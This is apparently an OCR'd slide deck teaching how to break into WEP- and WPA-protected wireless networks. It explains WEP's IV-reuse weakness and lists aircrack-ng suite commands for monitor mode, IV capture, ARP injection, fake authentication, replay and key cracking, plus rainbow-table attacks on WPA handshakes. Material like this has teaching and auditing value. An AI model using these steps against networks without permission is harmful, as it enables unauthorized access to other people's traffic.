How to break into wireless LAN's enrypted with WEP/WPA

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Introduction

- **What's a wireless AP encryption?**
- A method to encrypt our network traffic and authenticate with APs and don't allow curious people see our packets
- **How is been achived?**
- In general ways the packet is encrypted with a secret key. Only users who have this key can decrypt packets.Other will see crap...

The old way of encryption - WEP 'encrypted' w-networks

- It's a very old encryption method based on cipher RC4 and CRC-32
- It is provided in to methods 64bit-WEP and 128bit-WEP (and 256-WEP) and they are recognized from a 40 bit or 104 bit key. These strings are concatenated with a 24bit Initialization Vector(IV) to form the RC4 key.

Authentication

- Two methods of authentication.Open System and Shared Key authentication
- In Open System auth. no auth. with the AP is done.Key is only for encrypting data frames
- In Shared Key auth. we have a 4-way handsake with the AP and then packet encryption
- The for steps are shown below

4-way authentication with AP



Figure 1: Example WEP Authentication

- Although it is not safer to use Shared Key auth. because keystream can be derived from the challenge packets

Protocol leakage...



Figure 2: WEP Encryption

- Because RC4 is a stream cipher IV must not be repetead but for an 24bit IV there is a 50% probability the IV will repeat every 5000 packets.
- And this is where the party starts. Grabbing as many IVs from packets we can then crack the WEP key

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- Aircrack-ng

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- **#: airmon-ng wlan0 start** as root
  (maybe a new virtual interface will appear)

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- **$: airodump mon0** $< output > < channel >$ **1** to start grab IV's

The procedure...

- As we can see airodump gives as a lot info about the network
- We can to collect at least 100.000 packets (under # Data)

```
BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID

00:23:1F:55:04:BC   76    21995    213416   6  54. WEP   hackme

BSSID              STATION            PWR  Packets  Probes

00:23:1F:55:04:BC  00:12:5B:4C:23:27  112     8202  hackme
00:23:1F:55:04:BC  00:12:5B:DA:2F:6A   21     1721  hackme
```

Cracking procedure

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- **$: aircrack-ng -a 1 -b** $< bssid >$ **-n** $< key - length >$ $< output.ivs >$
- There are several options you can use

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- That's why we use **aireplay**

ARP Injection

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- **$: aireplay -3 -b** $< APMAC >$ **-h** $< ClientMAC >$ **mon0**

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- **$: aireplay -2 -b** $< APMAC >$ **-h** $< ClientMAC >$ **-n 100 -p 0841 -c FF:FF:FF:FF:FF:FF mon0**

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- **$: aireplay -1 30 -e** $<$ *ESSID* $>$ **-b** $<$ *BSSID* $>$ **-h** $<$ *NewMAC* $>$ **mon0**

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- There is a 2-way handsake authentication with the AP based on a secret key that each client must know

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- Each time a client going to associate with the AP generates it's PMK

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- If the AP can match this 2 numbers then we have authentication

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

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- This is also a very heavy procedure but...
- we can base on peoples awareness not changing the default SSID and PSK
- There are rainbow tables free on the internet which you can use